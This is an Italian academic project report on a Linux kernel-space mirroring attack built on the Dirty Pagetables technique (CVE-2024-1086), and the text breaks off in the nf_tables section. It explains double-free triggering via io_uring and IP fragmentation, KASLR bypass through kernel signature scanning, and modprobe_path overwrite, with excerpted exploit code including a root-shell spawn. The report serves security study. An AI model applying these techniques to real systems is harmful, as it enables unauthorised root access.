UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

A KSMA using Dirty Pagetables in Linux

Progetto di Network Security

Anno Accademico 2023/2024

Giuseppe Capasso
matr. M63001498

Indice

Introduzione

I classici esempi di attacchi alla memoria di un sistema operativo prevedono l'utilizzo del linguaggio C per la sua versatilità e la disattivazione di tutte le protezioni statiche e dinamiche. Infatti, tutti i moderni sistemi adottano protezioni come la randomizzazione dello stack, la separazione dell'area dati (non eseguibile) da quella istruzioni e in alcune architetture **ARM** è anche presente la possibilità di avere un registro dedicato a contenere una copia dell'indirizzo di ritorno per la funzione in esecuzione per individuare eventuali sovrascritture di buffer. Queste tecniche garantiscono la protezione contro attacchi che sfruttano la vulnerabilità buffer overflow.

Un'altra classe di attacchi sono quelli che sfruttano le vulnerabilità di ***UAF (use after free)*** e ***DF (double free)***. Essendo i moderni sistemi operativi concorrenti e asincroni, possono essere suscettibili a tali vulnerabilità che però diventano difficili da sfruttare perchè viene introdotto il fattore **tempo**. In questo caso, gli attacchi diventano probabilistici in quanto non è possibile prevedere esattamente come sono allocate le linee di cache in un processore e nemmeno quanto tempo passa perchè un potenziale double-free possa essere sfruttato perchè la deallocazione può avvenire in contemporanea in altre applicazioni e può essere soggetta a operazioni di **quarantena**.

Il progetto analizza una tecnica detta Dirty Pagetables che viene utilizzata per effettuare attacchi avanzati alla memoria gestita dal kernel Linux e che, unita ad altre strategie, ha generato il ***CVE-2024-1086***. L'attacco eseguito è chiamato ***kernel-space mirroring attack (KSMA)*** ed effettua solo letture/scritture dallo spazio utente. Inoltre, l'attacco si preoccupa di superare le difese avanzate dei moderni kernel Linux come KASLR (kernel address space layout randomization) e le protezioni per controllare la validità delle free list nel PCP.

1 Concetti utilizzati

1.1 Gestione delle memoria in Linux

I moderni sistemi operativi utilizzano la memoria virtuale per garantire ad ogni processo uno spazio di indirizzamento che non dipende dagli altri programmi in esecuzione.

Il kernel Linux è responsabile per l'allocazione delle pagine fisiche e lo fa attraverso diversi allocatori. In particolare, esso lavora con indirizzi virtuali formattati come in Figura 1 (**?**).



Figure 1: Formato indirizzo virtuale in Linux

Quindi per giungere da un indirizzo virtuale ad uno fisico, in Linux si applica il ***page walking*** che consente di prendere l'indirizzo reale in ***O(1)***. Questo meccanismo viene accelerato in hardware con i TLB che contengono puntatori all'indirizzo base della ***Page Directory*** nel registro ***CR3*** della CPU.

1.2 Allocazione delle pagine

Per decidere quale allocatore utilizzare, Linux introduce il concetto di ***page order*** ($0 \leq order \leq 10$). In particolare, quando viene richiesta di un'area di memoria il page order indica quante pagine bisogna allocare secondo l'espressione 2^{order} (bytes). Osservando Figura 2, la dimensione delle pagine cresce all'aumentare dell'ordine.

Un diagramma di flusso che mostra come vengono gestite le pagine in Linux è mostrato in Figura 3 (diagramma tratto da (**?**)).

Infatti, la Figura 4(**?**) mostra come il buddy allocator può essere sempre utilizzato, ma utilizza pagine da un pool globale condiviso attraverso le CPU (*alloc_pages()*): il suo intervento causa quindi la necessità di bloccare tutte le CPU. Al contrario per piccole allocazioni, fino all'ordine 3, viene utilizzato il ***per-cpu-page allocator*** (PCP) che mantiene liste di piccole pagine nelle cache delle singole CPU e non ha bisogno di un meccanismo di sincronizzazione (analogamente al *buddy allocator*). Infine, lo slab allocator si occupa di gestire piccole allocazioni nella singola CPU, ma viene invocato dalla funzione ***kmalloc()***.

Anomalie nella gestione delle pagine L'allocazione delle pagine non avviene immediatamente, ma con una modalità ***just in time***: ovvero quando una pagina virtuale viene acceduta. Ciò avviene in modalità kernel in seguito ad un page fault, durante il quale la Page table entry (PTE) viene allocata e aggiornata. Il modello di funzionamento del PCP è il seguente: ogni CPU ha una ***free list*** dalla quale prende le pagine

Figure 2: Allocazione delle pagine Linux

quando vengono allocate. La free list viene gestita con delle operazioni ***drain*** e ***refill*** dalla page list globale (quella utilizzata dal buddy allocator con $order \geq 4$). L'attacco in questione mira a far passare il controllo dallo slab allocator (con il quale vengono allocate le pagine per i ***sk_buff (socket buffer)*** al buddy allocator forzando un'operazione di drain seguita da una di refill.



Figure 3: Diagramma di flusso di come vengono allocate le pagine



Figure 4: Allocatore utilizzato in base all'ordine delle pagine

1.2.1 Tecnica *Dirty Pagetable*

La tecnica viene utilizzata per innescare vulnerabilità nell'heap come UAF e DF. Questa tecnica innovativa è stata sviluppata per eseguire privilege escalation su Google Pixel 7 generando una vulnerabilità $0-day$ a cui fu assegnato il ***CVE-2023-21400*** con un CVSS pari a 6.7 nella versione base(**?**).

Panoramica Nella sua versione più semplice, la tecnica può essere utilizzata per innescare un use-after-free. Gli oggetti "vittima" sono allocati nell'heap e vengono gestiti dallo slab allocator. Rilasciando tutti gli oggetti nello "slab vittima", si ottiene che le pagine vengono richieste dal ***page allocator***. Questo processo, detto "reclaim" delle pagine, consente di scrivere PTE (Page Table Entry) dallo spazio utente a quello kernel, come mostrato in Figura 5.



Figure 5: Scrittura dello "slab vittima" con pagine dello spazio utente

Con l'assunto di avere una funzione che riesce a manipolare le PTE, si può accedere allo spazio kernel semplicemente utilizzando indirizzi fisici e modificando il codice del kernel. Ad esempio, è possibile *patchare* diverse systemcall come di seguito:

```
if (setresuid(0, 0, 0) < 0) {
    perror("setresuid");
} else {
    if (setresgid(0, 0, 0) < 0) {
        perror("setresgid");
    } else {
        printf("[+] Spawn a root shell\n");
        system("/system/bin/sh");
    }
}
```

Listing 1: "Privilege escalation con system call modificate dall'attacco"

Exploit di double-free per manipolare PTE L'exploit originale in (**?**) sfrutta una vulnerabilità presente nel sistema ***io_uring*** di Linux. In particolare, il sistema mantiene una coda delle richieste (***defer_list***) che viene acceduta in maniera concorrente. Esiste un caso in cui l'accesso non viene protetto da uno ***spinlock***. In sostanza, la funzione ***io_cancel_defer_files*** mostrata di seguito, può essere fatta eseguire due volte da due CPU diverse:

- **do_exit**();
- **execve**();

```
static void io_cancel_defer_files(struct io_ring_ctx *ctx,
                  struct task_struct *task,
                  struct files_struct *files)
{
    struct io_defer_entry *de = NULL;
    LIST_HEAD(list);
    spin_lock_irq(&ctx->completion_lock);
    list_for_each_entry_reverse(de, &ctx->defer_list, list) {
        if (io_match_task(de->req, task, files)) {
            list_cut_position(&list, &ctx->defer_list, &de->list);
            break;
        }
    }
    spin_unlock_irq(&ctx->completion_lock);
    while (!list_empty(&list)) {
        de = list_first_entry(&list, struct io_defer_entry, list);
        list_del_init(&de->list);
        req_set_fail_links(de->req);
        io_put_req(de->req);
        io_req_complete(de->req, -ECANCELED);
        kfree(de);
    }
}
```

Listing 2: "Funzione vittima: accede alla defer_list senza utilizzare uno spinlock"

La Figura 6 mostra come si può creare la race condition.

```
iopoll  Task                                          exec Task
(cpu A)                                               (cpu B)

A1.create a `io_ring_ctx` with
IORING_SETUP_IOPOLL enabled by io_uring_setup();

A2.generate an `io_defer_entry` object,
it will be added to `ctx->defer_list`

A3.trigger the __io_queue_deferred();         <-------->   B1.trigger the io_cancel_defer_files();
```

Figure 6: Dimostrazione dell'esistenza della race-condition

In realtà, non è un problema poichè la funzione in esame cancella la lista solo per il task corrente e quindi non interferisce con ***iopoll*** sulla CPU A, ma utilizzando il flag **IOSQE_IO_DRAIN** in *iopoll* è possibile far accedere la lista anche al task sulla CPU B. Ottenendo lo schema in Figura 7

Utilizzo della tecnica per l'attacco in esame Trovata una vulnerabilità di tipo double-free come illustrato in §1.5.1, l'exploit alloca una pagina in PUD (Page Upper Directory) e una in PMD (Page Middle Directory) che puntanno allo stesso indirizzo del kernel. La Figura 8, mostra come

La tecnica può essere utilizzata per fare mirroring dello spazio kernel sfruttando diverse combinazioni della page table innestata. Ad esempio, questo attacco utilizza PMD+PTE ma funzionanto tutte allo stesso modo.

```
iopoll Task                                          exec Task
(cpu A)                                              (cpu B)

static void __io_queue_deferred(struct io_ring_ctx *ctx)
{
    do {
        struct io_defer_entry *de = list_first_entry(&ctx->defer_list,
                        struct io_defer_entry, list);
        if (req_need_defer(de->req, de->seq))
            break;

                                        static void io_cancel_defer_files(struct io_ring_ctx *ctx,
                                                        struct task_struct *task,
                                                        struct files_struct *files)
                                        {
                                            struct io_defer_entry *de = NULL;
                                            LIST_HEAD(list);
                                            spin_lock_irq(&ctx->completion_lock);
                                            list_for_each_entry_reverse(de, &ctx->defer_list, list) {
                                                if (io_match_task(de->req, task, files)) {
                                                    list_cut_position(&list, &ctx->defer_list, &de->list);
                                                    break;
                                                }
                                            }
                                            spin_unlock_irq(&ctx->completion_lock);
                                            while (!list_empty(&list)) {
                                                de = list_first_entry(&list, struct io_defer_entry, list);
                                                list_del_init(&de->list);

        list_del_init(&de->list);
        io_req_task_queue(de->req);
        kfree(de);  //<-----  the first kfree()
    } while (!list_empty(&ctx->defer_list));
}

                                                req_set_fail_links(de->req);
                                                io_put_req(de->req);
                                                io_req_complete(de->req, -ECANCELED);
                                                kfree(de);  //<----- the second kfree()
                                            }
                                        }
```

Figure 7: Creazione del double-free con il flag IOSQE_IO_DRAIN

Esempio(?) Si supponga di voler arrivare all'indirizzo fisico $0xCAFE1460$. Con la Dirtypage directory, si allocano due PUD e una PMD page con mmap con i rispettivi indirizzi virtuali da $0x8000000000$ a $0x10000000000$ ($mm \rightarrow pgd[1]$) e da $0x40000000$ a $0x80000000$ per PMD ($mm \rightarrow pgd[0][1]$). Essendo stati allocati insieme, gli indirizzi fisici puntati dal PUD e PMD corrispondono ($mm \rightarrow pgd[1] == mm \rightarrow pgd[0][1]$). Formalmente, $mm \rightarrow pgd[0][1][x][y]$ è una pagina utente, mentre $mm \rightarrow pgd[1][x][y]$ è una PTE. Quindi, utilizzando la prima pagina utente $mm \rightarrow pgd[0][1][0][0] + 0x0$ si può scrivere il valore dell'indirizzo desiderato ($0x80000000CAFE1867$). Valendo l'uguaglianza di prima, la scrittura in nella pagina utente corrisponde a quella nella PTE $mm \rightarrow pgd[1][0][0]$ che può essere deferenziata e usata come indirizzo nello spazio kernel.

1.2.2 Superare KASLR

Per utilizzare la tecnica di privilege escalation presentata in §1.3, bisogna conoscere l'indirizzo fisico in cui si trova il kernel. Grazie agli script in (**?**), è possibile ricavare una signature del kernel con la quale ispezionare la memoria. In generale, si tratta di una operazione veloce in quanto il kernel si trova allineato ad indirizzi multipli di di $2MiB$ (con la variabile ***CONFIG_PHYSICAL_ALIGN***).

Lo script consente di effettuare un attacco bruteforce per individuare l'indirizzo base del kernel. In particolare, genera uno snippet di codice C (mostrato di seguito e che può essere facilmente esteso per supportare diversi kernel).



Figure 8: Scrittura e lettura degli indirizzi del kernel dallo spazio utente

```c
static int is_kernel_base(unsigned char *addr)
{
  // thanks python

  // get-sig kernel_runtime_1
  if (memcmp(addr + 0x0, "\x48\x8d\x25\x51\x3f", 5) == 0 &&
      memcmp(addr + 0x7, "\x48\x8d\x3d\xf2\xff\xff\xff", 7) == 0)
    return 1;

  // get-sig kernel_runtime_2
  if (memcmp(addr + 0x0, "\xfc\x0f\x01\x15", 4) == 0 &&
      memcmp(addr + 0x8, "\xb8\x10\x00\x00\x00\x8e\xd8\x8e\xc0\x8e\xd0\xbf", 12) == 0 &&
      memcmp(addr + 0x18, "\x89\xde\x8b\x0d", 4) == 0 &&
      memcmp(addr + 0x20, "\xc1\xe9\x02\xf3\xa5\xbc", 6) == 0 &&
      memcmp(addr + 0x2a, "\x0f\x20\xe0\x83\xc8\x20\x0f\x22\xe0\xb9\x80\x00\x00\xc0\x0f\x32\
    x0f\xba\xe8\x08\x0f\x30\xb8\x00", 24) == 0 &&
      memcmp(addr + 0x45, "\x0f\x22\xd8\xb8\x01\x00\x00\x80\x0f\x22\xc0\xea\x57\x00\x00",
    15) == 0 &&
      memcmp(addr + 0x55, "\x08\x00\xb9\x01\x01\x00\xc0\xb8", 8) == 0 &&
      memcmp(addr + 0x61, "\x31\xd2\x0f\x30\xe8", 5) == 0 &&
      memcmp(addr + 0x6a, "\x48\xc7\xc6", 3) == 0 &&
      memcmp(addr + 0x71, "\x48\xc7\xc0\x80\x00\x00", 6) == 0 &&
      memcmp(addr + 0x78, "\xff\xe0", 2) == 0)
    return 1;

  return 0;
}
```

Listing 3: "Signature calcolate con lo script fornito dall'autore dell'exploit"

Una volta trovato l'indirizzo base del kernel, si può aggiungere un offset per trovare la variable ***modprobe_path*** per effettuare privilege escalation come mostrato in §1.3.

1.3 Privilege escalation in Linux

1.3.1 Sovrascrittura della variabile *modprobe_path*

Una tecnica per effettuare privilege escalation in Linux prevede l'utilizzo del programma modprobe. Quando viene eseguito un programma in Linux, sostanzialmente viene invocata la system-call ***execve*** a cui sono passati gli argomenti del programma e il nome del file stesso. Se il file non è del formato ELF (header non

corrisponde a $0x7FELF$) invoca modprobe che cercherà di eseguire il programma come modulo. La funzione di seguito mostra il codice della funzione ***call_modprobe()*** (tratto da (**?**))

```
static int call_modprobe(char *module_name, int wait)
{
  struct subprocess_info *info;
  static char *envp[] = {
    "HOME=/",
    "TERM=linux",
    "PATH=/sbin:/usr/sbin:/bin:/usr/bin",
    NULL
  };

  char **argv = kmalloc(sizeof(char *[5]), GFP_KERNEL);
  if (!argv)
    goto out;

  module_name = kstrdup(module_name, GFP_KERNEL);
  if (!module_name)
    goto free_argv;

  argv[0] = modprobe_path;
  argv[1] = "-q";
  argv[2] = "--";
  argv[3] = module_name;  /* check free_modprobe_argv() */
  argv[4] = NULL;

  info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
           NULL, free_modprobe_argv, NULL);
  if (!info)
    goto free_module_name;

  return call_usermodehelper_exec(info, wait | UMH_KILLABLE);

free_module_name:
  kfree(module_name);
free_argv:
  kfree(argv);
out:
  return -ENOMEM;
}
```

Listing 4: "Invocazione del programma modprobe per la gestione dei programmi dal formato sconosciuto"

L'invocazione del programma modprobe viene fatto leggendo il path da una stringa come un array di caratteri nel file ***kernel/kmod.c*** ed ha come valore di default ***/sbin/modprobe***. Modificando questa stringa si può eseguire un altro programma (malevolo) con i privilegi di amministratore sulla macchina Linux.

1.3.2 Superare CONFIG_STATIC_USERMODEHELPER

Nei kernel recenti, questa vulnerabilità è stata mitigata rendendo la variabile ***modprobe_path*** costante. È possibile superare questo meccanismo di sicurezza utilizzando arbitrary address write (AAW) per cercare di sovrascrivere altri file che fanno parte della suite di usermode-helper.

1.4 Frammentazione dei pacchetti IP

Quando un'host invia un pacchetto sulla rete questo non può essere più grande della MTU della LAN in cui si trova. La MTU è determinata dal livello data-link e quello IP che tipicamente vale 1500. In Figura 9, è mostrato l'header di un pacchetto IP in cui sono evidenziati i campi utilizzati per la frammentazione.

I campi rilevanti sono:

- ***identification*** (16 bit): un numero univoco per la comunicazione in atto (ip sorgente destinazione e campo protocollo). Serve ad identificare univocamente pacchetti frammentati;

- ***flags*** (3 bit): flag in cui si indica se sono in arrivo altri frammenti ($MF = 1$) oppure se il frammento è l'ultimo ($MF = 0$). Inoltre, è possibile chiedere di non frammentare il pacchetto con $DF = 1$;
- ***fragment offset*** (13 bit): indica da dove partono i dati rispetto al frammento iniziale. Serve per la fase di riassemblaggio;



Figure 9: Header di un pacchetto IPv4

1.4.1 Gestione dei pacchetti frammentati in Linux

Per i pacchetti IP frammentati, Linux gestisce una struttura dati chiamata ***IP frag queue*** attraverso un albero ***red-black*** in attesa della ricezione di tutti i frammenti (ovvero quando riceve $MF = 0$). Terminati i frammenti, il pacchetto viene ricostruito sulla CPU sulla quale è stato processato l'ultimo frammento. Questo comporta la migrazione di tutta la free-list con la coda associata su un nuovo processore generando un ***free*** della freelist.

Ad esempio (Figura 10) presa da (**?**), se si volesse spostare ***skb1*** dalla ***CPU0*** all ***CPU1***, si può allocare skb1 come frammento di un pacchetto IP e inviare ***skb2*** sulla ***CPU1*** marcandolo come frammento finale. Questo può essere fatto con lo pseudo-codice di seguito:

```
iph1->len = sizeof(struct ip_header)*2 + 64;
iph1->offset = ntohs(0 | IP_MF); // set MORE FRAGMENTS flag
memset(iph1_body, 'A', 8);
transmit(iph1, iph1_body, 8);

iph2->len = sizeof(struct ip_header)*2 + 64;
iph2->offset = ntohs(8 >> 3); // don't set IP_MF since this is the last packet
memset(iph2_body, 'A', 56);
transmit(iph2, iph2_body, 56);
```

Listing 5: "Creazione di due frammenti per un pacchetto IP"

1.4.2 Superare CONFIG_FREELIST_HARDENED

Nei moderni Kernel, è stato introdotto un controllo per assicurare che le freelist del PCP non siano corrotte. Questo meccanismo viene aggirato inviando dei pacchetti UDP veri su una socket in ascolto su un indirizzo locale. In questo modo, ricevendo i datagrammi UDP si effettuano a ripetizione delle free realizzando la ***spray-free*** dei pacchetti allocati. Infine, si invia un pacchetto frammentato che andrà ad impattare le regole nf_tables configurate all'inizio dell'exploit per attivare il primo free.

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (skb spray)

```



Figure 10: Utilizzo della frammentazione IP per spostare un skb da una CPU ad un'altra

```
    // allocate and free 1 skb from freelist
  df_ip_header.ip_id = 0x1337;
  df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 24;
  df_ip_header.ip_off = ntohs((0 >> 3) | 0x2000);  // wait for other fragments. 8 >> 3 to
    make it wait or so?
  trigger_double_free_hdr(32768 + 8, &df_ip_header);

    // ... (rest of the exploit)
}
```

Listing 6: "Trigger del primo free con un pacchetto frammentato (0x2000)"

Un altro problema dei meccanismi di sicurezza di Linux è che quando viene deallocato skb1 ***skb1-¿len*** viene sovrascritto con elementi randomici. L'unico modo per forzare il secondo rilascio delle risorse è quello di inviare un pacchetto IP malformato (con body nullo) e obbligare il kernel a scartare tutta la *IP frag queue*.

1.5 Firewall: netfilter API

Il modulo ***nf_tables*** è il backend utilizzato in tutte le distribuzioni Linux per ***iptables***. Per capire se inoltrare un pacchetto o meno, netfilter utilizza un algoritmo basato su una macchina a stati configurata con le regole degli utenti. Come mostrato in Figura 11 (tratta da (**?**)), nftables è organizzato in:

- Tables: protocollo da ispezionare
- Chains: una catena racchiude un insieme di regole da applicare ad uno specifico insieme di pacchetti;
- Rules: regole da applicare ai pacchetti in ingresso alla catena;
- Expressions: istruzioni da applicare alla macchina a stati.

Un diagramma dinamico del trattamento che può ricevere un pacchetto in netfilter è mostrato in Figura 12.

1.5.1 Vulnerabilità double free

Essendo molto versatile, ***nf_tables*** contiene molte vulnerabilità. In questo attacco la vulnerabilità trovata è un double free ottenuto forzando netfilter a ri-accettare un pacchetto che era stato marcato come da scartare. Ciò avviene a causa del modo con il quale netfilter decide se un pacchetto deve essere scartato o



Figure 11: Entità principali di NfTables

